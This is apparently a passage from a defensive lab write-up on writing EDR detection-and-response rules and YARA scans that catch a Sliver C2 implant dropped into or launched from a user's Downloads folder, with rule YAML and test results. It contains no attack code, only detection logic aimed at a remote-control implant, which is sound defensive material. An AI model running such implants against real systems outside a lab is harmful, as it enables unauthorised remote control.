
3. Run a manual YARA scan to check EDR rules.

We already have a sliver implant sitting in the downloads folder to test this with.

We have detected the sliver.



It also shows up in the detections screen




We are going to create a new D&R rule that detects any new .exe files that appear in any users downloaded directory and responds by sending an alert for the EXE creation and kicking off a YARA scan using the sliver signature against the newly created EXE

```
event: NEW_DOCUMENT
op: and
rules:
  - op: starts with
    path: event/FILE_PATH
    value: C:\Users\
  - op: contains
    path: event/FILE_PATH
    value: \Downloads\
  - op: ends with
    path: event/FILE_PATH
    value: .exe
```

```
- action: report
  name: EXE dropped in Downloads directory
- action: task
  command: >-
    yara_scan hive://yara/sliver -f "{{ .event.FILE_PATH
    }}"
  investigation: Yara Scan Exe
  suppression:
    is_global: false
    keys:
      - '{{ .event.FILE_PATH }}'
      - Yara Scan Exe
    max_count: 1
    period: 1m
```


4. Create EDR rules to match any process that is launched from a user downloads directory.

We will create another rule that matches any process that is launched from a user downloads directory and we will be using sliver-process, the previous YARA rule we made.




5. Test it


When we remove the Sliver payload and add it back into the downloads file, we trigger the detections. The Sliver was found automatically.



To test the D&R rules that scan all processes launched from the downloads directory we can kill and execute the Sliver payload to create a NEW_PROCESS event.



When we check the Detections tab, we can see that the execution was detected successfully



Conclusions:

- Created YARA rules to detect certain file system and process activities.
- Created EDR rules to alert a YARA detection
- Created EDR rules that automatically YARA scan downloaded EXEs
- Created EDR rules that automatically scan processes launched from downloads directory
- Using the YARA detection we can find C2 implants the second they are launched